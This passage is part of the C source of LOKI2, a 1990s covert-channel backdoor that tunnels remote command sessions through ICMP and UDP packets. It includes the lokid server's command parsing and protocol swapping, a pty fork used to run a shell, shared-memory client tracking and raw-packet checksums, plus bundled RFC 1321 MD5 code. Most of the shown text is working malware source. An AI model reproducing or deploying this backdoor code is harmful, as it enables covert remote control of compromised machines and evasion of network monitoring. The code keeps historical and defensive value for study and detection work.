    }
    if (prot == IPPROTO_UDP)
    {
        sdg.ttype.udph.uh_sport     = NL_PORT;
        sdg.ttype.udph.uh_dport     = rdg.ttype.udph.uh_sport;
        sdg.ttype.udph.uh_ulen      = htons(UDPH_SIZE + BUFSIZE);
        sdg.ttype.udph.uh_sum       =
             i_check((u_short *)&sdg.ttype.udph, BUFSIZE + UDPH_SIZE);
    }
    sdg.iph.ip_v    = 0x4;
    sdg.iph.ip_hl   = 0x5;
    sdg.iph.ip_len  = FIX_LEN(LOKIP_SIZE);
    sdg.iph.ip_ttl  = 0x40;
    sdg.iph.ip_p    = prot;
    sdg.iph.ip_dst  = sin.sin_addr.s_addr;

#ifdef  SEND_PAUSE
    usleep(SEND_PAUSE);
#endif
    if ((i = sendto(ripsock, (struct loki *)&sdg, LOKIP_SIZE,
(int)NULL, (struct sockaddr *)&sin, sizeof(sin))) < LOKIP_SIZE)
    {
```

```
        if (verbose) perror("[non fatal] truncated write");
    }
    else
    {                               /* Update global stats */
        b_sent += i;
        p_sent ++;
    }
    return ((i < 0 ? 0 : i));     /* Make snocrash happy (return bytes
written,
                                   * or return 0 if there was an error)
                                   */
}


/*
 *  Parse escaped commands (server-side version)
 */

void d_parse(u_char *buf, pid_t pid, int ripsock)
{
    u_char buf2[4 * BUFSIZE]    = {0};
    int n                       = 0, m = 0;
    u_long client_ip            = 0;
                                          /* client request for an all
kill */
    if (!strncmp(buf, QUIT_ALL, sizeof(QUIT_ALL) - 1))
    {
        if (verbose) fprintf(stderr, "\nlokid: client <%d> requested an
all kill\n", c_id);
        while (n < MAX_CLIENT)            /* send notification to all
clients */
        {
            if ((client_ip = check_client_ip(n++, &c_id)))
            {
                if (verbose) fprintf(stderr, "\tsending L_QUIT: <%d>
%s\n", c_id, host_lookup(client_ip));
                lokid_xmit(buf, client_ip, L_QUIT, NOCR);
            }
        }
        if (verbose) fprintf(stderr, S_MSG_CLIENTK);
                                          /* send a SIGKILL to all the
processes
                                           * in the servers group...
                                           */
        if ((kill(-pid, SIGKILL)) == -1)
            err_exit(1, 1, verbose, "[fatal] could not signal process
group");
        clean_exit(0);
    }
                                          /* client is exited, remove
entry
                                           * from the client list
                                           */
    if (!strncmp(buf, QUIT_C, sizeof(QUIT_C) - 1))
    {
        if ((m = locate_client(DESTROY)) == -1)
            err_exit(1, 0, verbose, S_MSG_UNKNOWN);
```

```
        else if (verbose) fprintf(stderr, "\nlokid: client <%d> freed
from list [%d]", c_id, m);
        clean_exit(0);
    }
                                        /* stat request */
    if (!strncmp(buf, STAT_C, sizeof(STAT_C) - 1))
    {
        bzero((u_char *)buf2, 4 * BUFSIZE);
                                        /* Ok.  This is an ugly hack to
keep
                                         * packet counts in sync with
the
                                         * stat request.  We know the
amount
                                         * of packets we are going to
send (and
                                         * therefore the byte count) in
advance
                                         * so we can preload the
values.
                                         */
        update_client(locate_client(FIND), 5, 5 * LOKIP_SIZE);
        n = stat_client(locate_client(FIND), buf2, prot, uptime);
                                        /* breakdown payload into
BUFSIZE-1
                                         * chunks, suitable for
transmission
                                         */
        for (; m < n; m += (BUFSIZE - 1))
        {
            bcopy(&buf2[m], buf, BUFSIZE - 1);
            lokid_xmit(buf, LP_DST, L_REPLY, OKCR);
        }
        lokid_xmit(buf, LP_DST, L_EOT, OKCR);
        clean_exit(0);                  /* exit the child after sending
                                         * the last packet
                                         */
    }
#ifndef     STRONG_CRYPTO               /* signal parent to change
protocols */
    if (!strncmp(buf, SWAP_T, sizeof(SWAP_T) - 1))
    {
        if (kill(getppid(), SIGUSR1))
            err_exit(1, 1, verbose, "[fatal] could not signal parent");
        clean_exit(0);
    }
#endif
                                        /* unsupport/unrecognized
command */
    lokid_xmit(S_MSG_UNSUP, LP_DST, L_REPLY, OKCR);
    lokid_xmit(buf2, LP_DST, L_EOT, OKCR);

    update_client(locate_client(FIND), p_sent, b_sent);
    clean_exit(0);
}
```

```
/*
 *  Swap transport protocols.  This is called as a result of SIGUSR1
from
 *  a child server process.
 */


void swap_t(int signo)
{

    int n                   = 0;
    u_long client_ip        = 0;
    struct protoent *pprot  = 0;
    char buf[BUFSIZE]       = {0};

    if (verbose) fprintf(stderr, "\nlokid: client <%d> requested a
protocol swap\n", c_id);

    while (n < MAX_CLIENT)
    {
        if ((client_ip = check_client_ip(n++, &c_id)))
        {
            fprintf(stderr, "\tsending protocol update: <%d> %s
[%d]\n", c_id, host_lookup(client_ip), n);
            lokid_xmit(buf, client_ip, L_REPLY, OKCR);
            lokid_xmit(buf, client_ip, L_EOT, OKCR);
/*            update_client(locate_client(FIND), p_sent, b_sent);*/
        }
    }

    close(tsock);

    prot = (prot == IPPROTO_UDP) ? IPPROTO_ICMP : IPPROTO_UDP;
    if ((tsock = socket(AF_INET, SOCK_RAW, prot)) < 0)
        err_exit(1, 1, verbose, L_MSG_SOCKET);
    pprot = getprotobynumber(prot);
    sprintf(buf, "lokid: transport protocol changed to %s\n", pprot ->
p_name);
    fprintf(stderr, "\n%s", buf);

    lokid_xmit(buf, LP_DST, L_REPLY, OKCR);
    lokid_xmit(buf, LP_DST, L_EOT, OKCR);
    update_client(locate_client(FIND), p_sent, b_sent);
                                            /* re-establish signal
handler */
    if (signal(SIGUSR1, swap_t) == SIG_ERR)
        err_exit(1, 1, verbose, L_MSG_SIGUSR1);
}

/* EOF */
<--> lokid.c
<++> L2/md5/Makefile
# Makefile for MD5 from rfc1321 code

CCF = -O -DMD=5

md5c.o: md5.h global.h
```

```
        gcc $(CCF) -c md5c.c

clean:
        rm -f *.o core
<--> md5/Makefile
<++> L2/md5/global.h
/* GLOBAL.H - RSAREF types and constants
 */

/* PROTOTYPES should be set to one if and only if the compiler supports
  function argument prototyping.
The following makes PROTOTYPES default to 0 if it has not already
```



```
  been defined with C compiler flags.
 */
#ifndef PROTOTYPES
#define PROTOTYPES 0
#endif

/* POINTER defines a generic pointer type */
typedef unsigned char *POINTER;

/* UINT2 defines a two byte word */
typedef unsigned short int UINT2;

/* UINT4 defines a four byte word */
typedef unsigned long int UINT4;

/* PROTO_LIST is defined depending on how PROTOTYPES is defined above.
If using PROTOTYPES, then PROTO_LIST returns the list, otherwise it
  returns an empty list.
 */
#if PROTOTYPES
#define PROTO_LIST(list) list
#else
#define PROTO_LIST(list) ()
#endif
<--> md5/global.h
<++> L2/md5/md5.h
/* MD5.H - header file for MD5C.C
 */

/* Copyright (C) 1991-2, RSA Data Security, Inc. Created 1991. All
rights reserved.

License to copy and use this software is granted provided that it
is identified as the "RSA Data Security, Inc. MD5 Message-Digest
Algorithm" in all material mentioning or referencing this software
```

or this function.

License is also granted to make and use derivative works provided that such works are identified as "derived from the RSA Data Security, Inc. MD5 Message-Digest Algorithm" in all material mentioning or referencing the derived work.

RSA Data Security, Inc. makes no representations concerning either the merchantability of this software or the suitability of this software for any particular purpose. It is provided "as is" without express or implied warranty of any kind.

These notices must be retained in any copies of any part of this documentation and/or software.
 */

```
#define MD5_HASHSIZE    16

/* MD5 context. */
typedef struct {
  UINT4 state[4];                                   /* state (ABCD) */
  UINT4 count[2];        /* number of bits, modulo 2^64 (lsb first) */
  unsigned char buffer[64];                         /* input buffer */
} MD5_CTX;

void MD5Init PROTO_LIST ((MD5_CTX *));
void MD5Update PROTO_LIST
  ((MD5_CTX *, unsigned char *, unsigned int));
void MD5Final PROTO_LIST ((unsigned char [16], MD5_CTX *));
<--> md5/md5.h
<++> L2/md5/md5c.c
/* MD5C.C - RSA Data Security, Inc., MD5 message-digest algorithm
 */
```

/* Copyright (C) 1991-2, RSA Data Security, Inc. Created 1991. All rights reserved.

License to copy and use this software is granted provided that it is identified as the "RSA Data Security, Inc. MD5 Message-Digest Algorithm" in all material mentioning or referencing this software or this function.

License is also granted to make and use derivative works provided that such works are identified as "derived from the RSA Data Security, Inc. MD5 Message-Digest Algorithm" in all material mentioning or referencing the derived work.

```
RSA Data Security, Inc. makes no representations concerning either
the merchantability of this software or the suitability of this
software for any particular purpose. It is provided "as is"
without express or implied warranty of any kind.

These notices must be retained in any copies of any part of this
documentation and/or software.
 */

#include "global.h"
#include "md5.h"

/* Constants for MD5Transform routine.
 */


/*
Rivest                                                          [Page
9]

RFC 1321              MD5 Message-Digest Algorithm            April
1992
*/

#define S11 7
#define S12 12
#define S13 17
#define S14 22
#define S21 5
#define S22 9
#define S23 14
#define S24 20
#define S31 4
#define S32 11
#define S33 16
#define S34 23
#define S41 6
#define S42 10
#define S43 15
#define S44 21

static void MD5Transform PROTO_LIST ((UINT4 [4], unsigned char [64]));
static void Encode PROTO_LIST
  ((unsigned char *, UINT4 *, unsigned int));
static void Decode PROTO_LIST
  ((UINT4 *, unsigned char *, unsigned int));
static void MD5_memcpy PROTO_LIST ((POINTER, POINTER, unsigned int));
static void MD5_memset PROTO_LIST ((POINTER, int, unsigned int));

static unsigned char PADDING[64] = {
  0x80, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0,
  0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0, 0
};

/* F, G, H and I are basic MD5 functions.
 */
```

```
#define F(x, y, z) (((x) & (y)) | ((~x) & (z)))
#define G(x, y, z) (((x) & (z)) | ((y) & (~z)))
#define H(x, y, z) ((x) ^ (y) ^ (z))
#define I(x, y, z) ((y) ^ ((x) | (~z)))

/* ROTATE_LEFT rotates x left n bits.
 */
#define ROTATE_LEFT(x, n) (((x) << (n)) | ((x) >> (32-(n))))

/* FF, GG, HH, and II transformations for rounds 1, 2, 3, and 4.
Rotation is separate from addition to prevent recomputation.
 */
#define FF(a, b, c, d, x, s, ac) { \
 (a) += F ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }
#define GG(a, b, c, d, x, s, ac) { \
 (a) += G ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }
#define HH(a, b, c, d, x, s, ac) { \
 (a) += H ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }
#define II(a, b, c, d, x, s, ac) { \
 (a) += I ((b), (c), (d)) + (x) + (UINT4)(ac); \
 (a) = ROTATE_LEFT ((a), (s)); \
 (a) += (b); \
  }

/* MD5 initialization. Begins an MD5 operation, writing a new context.
 */
void MD5Init (context)
MD5_CTX *context;                                        /* context */
{
  context->count[0] = context->count[1] = 0;
  /* Load magic initialization constants.
*/
  context->state[0] = 0x67452301;
  context->state[1] = 0xefcdab89;
  context->state[2] = 0x98badcfe;
  context->state[3] = 0x10325476;
}

/* MD5 block update operation. Continues an MD5 message-digest
  operation, processing another message block, and updating the
  context.
 */
void MD5Update (context, input, inputLen)
MD5_CTX *context;                                        /* context */
unsigned char *input;                                 /* input block */
unsigned int inputLen;                      /* length of input block */
{
  unsigned int i, index, partLen;
```

```
  /* Compute number of bytes mod 64 */
  index = (unsigned int)((context->count[0] >> 3) & 0x3F);

  /* Update number of bits */
  if ((context->count[0] += ((UINT4)inputLen << 3))


/*
Rivest                                                          [Page
11]

RFC 1321              MD5 Message-Digest Algorithm           April
1992
*/

   < ((UINT4)inputLen << 3))
 context->count[1]++;
  context->count[1] += ((UINT4)inputLen >> 29);

  partLen = 64 - index;

  /* Transform as many times as possible.
*/
  if (inputLen >= partLen) {
 MD5_memcpy
   ((POINTER)&context->buffer[index], (POINTER)input, partLen);
 MD5Transform (context->state, context->buffer);

 for (i = partLen; i + 63 < inputLen; i += 64)
   MD5Transform (context->state, &input[i]);

 index = 0;
  }
  else
 i = 0;

  /* Buffer remaining input */
  MD5_memcpy
 ((POINTER)&context->buffer[index], (POINTER)&input[i],
  inputLen-i);
}

/* MD5 finalization. Ends an MD5 message-digest operation, writing the
  the message digest and zeroizing the context.
 */
void MD5Final (digest, context)
unsigned char digest[16];                         /* message digest */
MD5_CTX *context;                                       /* context */
{
  unsigned char bits[8];
  unsigned int index, padLen;

  /* Save number of bits */
  Encode (bits, context->count, 8);

  /* Pad out to 56 mod 64.
```

```
*/
  index = (unsigned int)((context->count[0] >> 3) & 0x3f);
  padLen = (index < 56) ? (56 - index) : (120 - index);
  MD5Update (context, PADDING, padLen);

  /* Append length (before padding) */
  MD5Update (context, bits, 8);


/*
Rivest                                                          [Page
12]

RFC 1321              MD5 Message-Digest Algorithm           April
1992
*/

  /* Store state in digest */
  Encode (digest, context->state, 16);

  /* Zeroize sensitive information.
*/
  MD5_memset ((POINTER)context, 0, sizeof (*context));
}

/* MD5 basic transformation. Transforms state based on block.
 */
static void MD5Transform (state, block)
UINT4 state[4];
unsigned char block[64];
{
  UINT4 a = state[0], b = state[1], c = state[2], d = state[3], x[16];

  Decode (x, block, 64);

  /* Round 1 */
  FF (a, b, c, d, x[ 0], S11, 0xd76aa478); /* 1 */
  FF (d, a, b, c, x[ 1], S12, 0xe8c7b756); /* 2 */
  FF (c, d, a, b, x[ 2], S13, 0x242070db); /* 3 */
  FF (b, c, d, a, x[ 3], S14, 0xc1bdceee); /* 4 */
  FF (a, b, c, d, x[ 4], S11, 0xf57c0faf); /* 5 */
  FF (d, a, b, c, x[ 5], S12, 0x4787c62a); /* 6 */
  FF (c, d, a, b, x[ 6], S13, 0xa8304613); /* 7 */
  FF (b, c, d, a, x[ 7], S14, 0xfd469501); /* 8 */
  FF (a, b, c, d, x[ 8], S11, 0x698098d8); /* 9 */
  FF (d, a, b, c, x[ 9], S12, 0x8b44f7af); /* 10 */
  FF (c, d, a, b, x[10], S13, 0xffff5bb1); /* 11 */
  FF (b, c, d, a, x[11], S14, 0x895cd7be); /* 12 */
  FF (a, b, c, d, x[12], S11, 0x6b901122); /* 13 */
  FF (d, a, b, c, x[13], S12, 0xfd987193); /* 14 */
  FF (c, d, a, b, x[14], S13, 0xa679438e); /* 15 */
  FF (b, c, d, a, x[15], S14, 0x49b40821); /* 16 */

 /* Round 2 */
  GG (a, b, c, d, x[ 1], S21, 0xf61e2562); /* 17 */
  GG (d, a, b, c, x[ 6], S22, 0xc040b340); /* 18 */
  GG (c, d, a, b, x[11], S23, 0x265e5a51); /* 19 */
```

```
  GG (b, c, d, a, x[ 0], S24, 0xe9b6c7aa); /* 20 */
  GG (a, b, c, d, x[ 5], S21, 0xd62f105d); /* 21 */
  GG (d, a, b, c, x[10], S22,  0x2441453); /* 22 */
  GG (c, d, a, b, x[15], S23, 0xd8a1e681); /* 23 */
  GG (b, c, d, a, x[ 4], S24, 0xe7d3fbc8); /* 24 */
  GG (a, b, c, d, x[ 9], S21, 0x21e1cde6); /* 25 */
  GG (d, a, b, c, x[14], S22, 0xc33707d6); /* 26 */
  GG (c, d, a, b, x[ 3], S23, 0xf4d50d87); /* 27 */


/*
Rivest                                                          [Page
13]

RFC 1321              MD5 Message-Digest Algorithm            April
1992
*/

  GG (b, c, d, a, x[ 8], S24, 0x455a14ed); /* 28 */
  GG (a, b, c, d, x[13], S21, 0xa9e3e905); /* 29 */
  GG (d, a, b, c, x[ 2], S22, 0xfcefa3f8); /* 30 */
  GG (c, d, a, b, x[ 7], S23, 0x676f02d9); /* 31 */
  GG (b, c, d, a, x[12], S24, 0x8d2a4c8a); /* 32 */

  /* Round 3 */
  HH (a, b, c, d, x[ 5], S31, 0xfffa3942); /* 33 */
  HH (d, a, b, c, x[ 8], S32, 0x8771f681); /* 34 */
  HH (c, d, a, b, x[11], S33, 0x6d9d6122); /* 35 */
  HH (b, c, d, a, x[14], S34, 0xfde5380c); /* 36 */
  HH (a, b, c, d, x[ 1], S31, 0xa4beea44); /* 37 */
  HH (d, a, b, c, x[ 4], S32, 0x4bdecfa9); /* 38 */
  HH (c, d, a, b, x[ 7], S33, 0xf6bb4b60); /* 39 */
  HH (b, c, d, a, x[10], S34, 0xbebfbc70); /* 40 */
  HH (a, b, c, d, x[13], S31, 0x289b7ec6); /* 41 */
  HH (d, a, b, c, x[ 0], S32, 0xeaa127fa); /* 42 */
  HH (c, d, a, b, x[ 3], S33, 0xd4ef3085); /* 43 */
  HH (b, c, d, a, x[ 6], S34,  0x4881d05); /* 44 */
  HH (a, b, c, d, x[ 9], S31, 0xd9d4d039); /* 45 */
  HH (d, a, b, c, x[12], S32, 0xe6db99e5); /* 46 */
  HH (c, d, a, b, x[15], S33, 0x1fa27cf8); /* 47 */
  HH (b, c, d, a, x[ 2], S34, 0xc4ac5665); /* 48 */

  /* Round 4 */
  II (a, b, c, d, x[ 0], S41, 0xf4292244); /* 49 */
  II (d, a, b, c, x[ 7], S42, 0x432aff97); /* 50 */
  II (c, d, a, b, x[14], S43, 0xab9423a7); /* 51 */
  II (b, c, d, a, x[ 5], S44, 0xfc93a039); /* 52 */
  II (a, b, c, d, x[12], S41, 0x655b59c3); /* 53 */
  II (d, a, b, c, x[ 3], S42, 0x8f0ccc92); /* 54 */
  II (c, d, a, b, x[10], S43, 0xffeff47d); /* 55 */
  II (b, c, d, a, x[ 1], S44, 0x85845dd1); /* 56 */
  II (a, b, c, d, x[ 8], S41, 0x6fa87e4f); /* 57 */
  II (d, a, b, c, x[15], S42, 0xfe2ce6e0); /* 58 */
  II (c, d, a, b, x[ 6], S43, 0xa3014314); /* 59 */
  II (b, c, d, a, x[13], S44, 0x4e0811a1); /* 60 */
  II (a, b, c, d, x[ 4], S41, 0xf7537e82); /* 61 */
  II (d, a, b, c, x[11], S42, 0xbd3af235); /* 62 */
```

```
  II (c, d, a, b, x[ 2], S43, 0x2ad7d2bb); /* 63 */
  II (b, c, d, a, x[ 9], S44, 0xeb86d391); /* 64 */

  state[0] += a;
  state[1] += b;
  state[2] += c;
  state[3] += d;

  /* Zeroize sensitive information.
```



```
*/
  MD5_memset ((POINTER)x, 0, sizeof (x));
}

/* Encodes input (UINT4) into output (unsigned char). Assumes len is
  a multiple of 4.
 */
static void Encode (output, input, len)
unsigned char *output;
UINT4 *input;
unsigned int len;
{
  unsigned int i, j;

  for (i = 0, j = 0; j < len; i++, j += 4) {
 output[j] = (unsigned char)(input[i] & 0xff);
 output[j+1] = (unsigned char)((input[i] >> 8) & 0xff);
 output[j+2] = (unsigned char)((input[i] >> 16) & 0xff);
 output[j+3] = (unsigned char)((input[i] >> 24) & 0xff);
  }
}

/* Decodes input (unsigned char) into output (UINT4). Assumes len is
  a multiple of 4.
 */
static void Decode (output, input, len)
UINT4 *output;
unsigned char *input;
unsigned int len;
{
  unsigned int i, j;

  for (i = 0, j = 0; j < len; i++, j += 4)
 output[i] = ((UINT4)input[j]) | (((UINT4)input[j+1]) << 8) |
   (((UINT4)input[j+2]) << 16) | (((UINT4)input[j+3]) << 24);
}

/* Note: Replace "for loop" with standard memcpy if possible.
 */
```

```
static void MD5_memcpy (output, input, len)
POINTER output;
POINTER input;
unsigned int len;
{
  unsigned int i;

  for (i = 0; i < len; i++)


/*
Rivest                                                          [Page
15]

RFC 1321              MD5 Message-Digest Algorithm          April
1992
*/

 output[i] = input[i];
}

/* Note: Replace "for loop" with standard memset if possible.
 */
static void MD5_memset (output, value, len)
POINTER output;
int value;
unsigned int len;
{
  unsigned int i;

  for (i = 0; i < len; i++)
 ((char *)output)[i] = (char)value;
}
<--> md5/md5c.c
<++> L2/pty.c
/*
 * LOKI
 *
 * [ pty.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 *  All the PTY code ganked from Stevens.
 */

#ifdef  PTY
#include "loki.h"

extern int verbose;

/*
 *  Open a pty and establish it as the session leader with a
 *  controlling terminal
 */

pid_t pty_fork(int *fdmp, char *slavename, struct termios
*slave_termios, struct winsize *slave_winsize)
{
```

```
    int fdm, fds;
    pid_t pid;
    char pts_name[20];

    if ((fdm = ptym_open(pts_name)) < 0)
        err_exit(1, 0, verbose, "\nCannot open master pty\n");

    if (slavename) strcpy(slavename, pts_name);

    if ((pid = fork()) < 0) return (-1);

    else if (!pid)
    {
        if (setsid() < 0)
            err_exit(1, 1, verbose, "\nCannot set session");

        if ((fds = ptys_open(fdm, pts_name)) < 0)
            err_exit(1, 0, verbose, "\nCannot open slave pty\n");
        close(fdm);

#if defined(TIOCSCTTY) && !defined(CIBAUD)
        if (ioctl(fds, TIOCSCTTY,(char *)0) < 0)
            err_exit(1, 1, verbose, "\nioctl");
#endif
                                        /* set termios/winsize */
        if (slave_termios) if (tcsetattr(fds,TCSANOW, (struct termios
*)slave_termios) < 0) err_exit(1, 1, verbose, "\nCannot set termio");
                                            /* slave becomes
stdin/stdout/stderr */
        if (slave_winsize) if (ioctl(fds, TIOCSWINSZ, slave_winsize) <
0)
            err_exit(1, 1, verbose, "\nioctl");
        if (dup2(fds, STDIN_FILENO) != STDIN_FILENO)
            err_exit(1, 0, verbose, "\ndup\n");
        if (dup2(fds, STDOUT_FILENO) != STDIN_FILENO)
            err_exit(1, 0, verbose, "\ndup\n");
        if (dup2(fds, STDERR_FILENO) != STDIN_FILENO)
            err_exit(1, 0, verbose, "\ndup\n");
        if (fds > STDERR_FILENO) close(fds);

        return (0);                     /* return child */
    }

    else
    {
        *fdmp = fdm;                    /* Return fd of master */
        return (pid);                   /* parent returns PID of child
*/
    }
}


/*
 *  Determine which psuedo terminals are available and try to open one
 */
```

```
int ptym_open(char *pts_name)
{

    int fdm     = 0;                    /* List of ptys to run through
*/
    char *p1    = "pqrstuvwxyzPQRST", *p2 = "0123456789abcdef";

    strcpy(pts_name, "/dev/pty00");     /* pty device name template */

    for (; *p1; p1++)
    {
        pts_name[8] = *p1;
        for (; *p2; p2++)
        {
            pts_name[9] = *p2;
            if ((fdm = open(pts_name, O_RDWR)) < 0)
            {
                                        /* device doesn't exist */
                if (errno == ENOENT) return (-1);
                 else continue;
            }
            pts_name[5] = 't';          /* pty -> tty */
            return (fdm);               /* master file descriptor */
        }
    }
    return (-1);                        /* control falls here if no pty
                                         * devices are available
                                         */
}


/*
 *  Open the slave device and set ownership and permissions
 */

int ptys_open(int fdm, char *pts_name)
{

    struct group *gp;
    int gid = 0, fds = 0;

    if ((gp = getgrnam("tty"))) gid = (gp -> gr_gid);
    else gid = -1;                              /* Group tty is not in
the group file */

    chown(pts_name, getuid(), gid);             /* make it ours */
                                                /* set permissions -rw-
-w---- */
    chmod(pts_name, S_IRUSR | S_IWUSR | S_IWGRP);

    if ((fds = open(pts_name, O_RDWR)) < 0)
    {
        close(fdm);                            /* Cannot open fds */
        return (-1);
    }
    return (fds);
}
```

```
#endif

/* EOF */
<--> pty.c
<++> L2/shm.c
/*
 * LOKI2
 *
 * [ shm.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
#include "client_db.h"
#include "shm.h"

extern struct loki rdg;
extern int verbose;
extern int destroy_shm;
struct client_list *client = 0;
int semid;

#ifdef STRONG_CRYPTO
extern short ivec_salt;
extern u_char user_key[BF_KEYSIZE];
#endif

/*
 *  Prepare shared memory and semaphore
 */

void prep_shm()
{

    key_t shmkey    = SHM_KEY + getpid();  /* shared memory key ID */
    key_t semkey    = SEM_KEY + getpid();  /* semaphore key ID     */
    int shmid, len  = 0, i = 0;

    len             = sizeof(struct client_list) * MAX_CLIENT;

                                        /* Request a shared memory
segment */
    if ((shmid = shmget(shmkey, len, IPC_CREAT)) < 0)
        err_exit(1, 1, verbose, "[fatal] shared mem segment request
error");

                                        /* Get SET_SIZE semaphore to
perform
                                         * shared memory locking with
                                         */
    if ((semid = semget(semkey, SET_SIZE, (IPC_CREAT | SHM_PRM))) < 0)
        err_exit(1, 1, verbose, "[fatal] semaphore allocation error ");
```

```
                                        /* Attach pointer to the shared
memory
                                         * segment
                                         */
    client = (struct client_list *) shmat(shmid, NULL, (int)NULL);
                                        /* clear the database */
    for (; i < MAX_CLIENT; i++) bzero(&client[i], sizeof(client[i]));
}


/*
 *  Locks the semaphore so the caller can access the shared memory
segment.
 *  This is an atomic operation.
 */

void locks()
{

    struct sembuf lock[2] =
    {
        {0, 0, 0},
        {0, 1, SEM_UNDO}
    };

    if (semop(semid, &lock[0], 2) < 0)
        err_exit(1, 1, verbose, "[fatal] could not lock memory");
}


/*
 *  Unlocks the semaphore so the caller can access the shared memory
segment.
 *  This is an atomic operation.
 */

void ulocks()
{

    struct sembuf ulock[1] =
    {
        { 0, -1, (IPC_NOWAIT | SEM_UNDO) }
    };

    if (semop(semid, &ulock[0], 1) < 0)
        err_exit(1, 1, verbose, "[fatal] could not unlock memory");
}


/*
 *  Release the shared memory segment.
 */

void dump_shm()
{

    locks();
```

```
    if ((shmdt((u_char *)client)) == -1)
        err_exit(1, 1, verbose, "[fatal] shared mem segment detach
error");

    if (destroy_shm == OK)
    {
        if ((shmctl(semid, IPC_RMID, NULL)) == -1)
            err_exit(1, 1, verbose, "[fatal] cannot destroy shmid");

        if ((semctl(semid, IPC_RMID, (int)NULL, NULL)) == -1)
            err_exit(1, 1, verbose, "[fatal] cannot destroy
semaphore");
    }
    ulocks();
}

/* EOF */
<--> shm.c
<++> L2/shm.h
/*
 * LOKI
 *
 * shm header file
 *
 *  1996/7 Guild Corporation Productions    [daemon9]
 */


#define SHM_KEY     242                 /* Shared memory key
*/
#define SEM_KEY     424                 /* Semaphore key
*/
#define SHM_PRM     S_IRUSR|S_IWUSR     /* Shared Memory Permissions
*/
#define SET_SIZE    1

void prep_shm();                        /* prepare shared mem segment
*/
void locks();                           /* lock shared memory
*/
void ulocks();                          /* unlock shared memory
*/
void dump_shm();                        /* release shared memory
*/
<--> shm.h
<++> L2/surplus.c
/*
 * LOKI2
 *
 * [ surplus.c ]
 *
 *  1996/7 Guild Corporation Worldwide      [daemon9]
 */


#include "loki.h"
```

```
extern int verbose;
extern jmp_buf env;

#define WORKING_ROOT "/tmp"             /* Sometimes we make mistakes.
                                         * Sometimes we execute
commands we
                                         * didn't mean to.  `rm -rf` is
much
                                         * easier to palate from /tmp
                                         */
/*
 *  Domain names / dotted-decimals --> network byte order.
 */

u_long name_resolve(char *hostname)
{

    struct in_addr addr;
    struct hostent *hostEnt;
                                        /* name lookup failure */
    if ((addr.s_addr = inet_addr(hostname)) == -1)
    {
        if (!(hostEnt = gethostbyname(hostname)))
            err_exit(1, 1, verbose, "\n[fatal] name lookup failed");
        bcopy(hostEnt->h_addr, (char *)&addr.s_addr, hostEnt ->
h_length);
    }
    return (addr.s_addr);
}


/*
 *  Network byte order --> dotted-decimals.
 */

char *host_lookup(u_long in)
{

    char hostname[BUFSIZ] = {0};
    struct in_addr addr;

    addr.s_addr = in;
    strcpy(hostname, inet_ntoa(addr));
    return (strdup(hostname));
}

#ifdef X86FAST_CHECK

/*
 *  Fast x86 based assembly implementation of the IP checksum routine.
 */


u_short i_check(u_short *buff, int len)
{

    u_long sum = 0;
```

```
    if (len > 3)
    {
        __asm__("clc\n"
        "1:\t"
        "lodsl\n\t"
        "adcl %%eax, %%ebx\n\t"
        "loop 1b\n\t"
        "adcl $0, %%ebx\n\t"
        "movl %%ebx, %%eax\n\t"
        "shrl $16, %%eax\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum) , "=S" (buff)
        : "0" (sum), "c" (len >> 2) ,"1" (buff)
        : "ax", "cx", "si", "bx");
    }
    if (len & 2)
    {
        __asm__("lodsw\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum) , "=S" (buff)
        : "0" (sum), "c" (len >> 2) ,"1" (buff)
        : "ax", "cx", "si", "bx");
    }
    if (len & 2)
    {
        __asm__("lodsw\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum), "=S" (buff)
        : "0" (sum), "1" (buff)
        : "bx", "ax", "si");
    }
    if (len & 1)
    {
        __asm__("lodsb\n\t"
        "movb $0, %%ah\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum), "=S" (buff)
        : "0" (sum), "1" (buff)
        : "bx", "ax", "si");
    }
    if (len & 1)
    {
        __asm__("lodsb\n\t"
        "movb $0, %%ah\n\t"
        "addw %%ax, %%bx\n\t"
        "adcw $0, %%bx"
        : "=b" (sum), "=S" (buff)
        : "0" (sum), "1" (buff)
        : "bx", "ax", "si");
    }
    sum  = ~sum;
    return (sum & 0xffff);
}
```

```
#else

/*
 *  Standard IP Family checksum routine.
 */

u_short i_check(u_short *ptr, int nbytes)
{

    register long sum       = 0;
    u_short oddbyte         = 0;
    register u_short answer = 0;

    while (nbytes > 1)
    {
        sum += *ptr++;
        nbytes -= 2;
    }
    if (nbytes == 1)
    {
        oddbyte = 0;
        *((u_char *)&oddbyte) =* (u_char *)ptr;
        sum += oddbyte;
    }
    sum     = (sum >> 16) + (sum & 0xffff);     /* add hi 16 to low 16
*/
    sum     += (sum >> 16);
    answer  = ~sum;
    return (answer);
}

#endif  /* X86FAST_CHECK */


/*
 *  Generic exit with error function.  If checkerrno is true, errno
should
 *  be looked at and we call perror, otherwise, just dump to stderr.
 *  Additionally, we have the option of suppressing the error messages
by
 *  zeroing verbose.
 */

void err_exit(int exitstatus, int checkerrno, int verbalkint, char
*errstr)
{
    if (verbalkint)
    {
        if (checkerrno) perror(errstr);
        else fprintf(stderr, errstr);
    }
    clean_exit(exitstatus);
}


/*
```

```
 *  SIGALRM signal handler.  We reset the alarm timer and default
signal
 *  signal handler, then restore our stack frame from the point that
 *  setjmp() was called.
 */

void catch_timeout(int signo)
{

    alarm(0);                           /* reset alarm timer */

                                        /* reset SIGALRM, our handler
will
                                         * be again set after we
longjmp()
                                         */
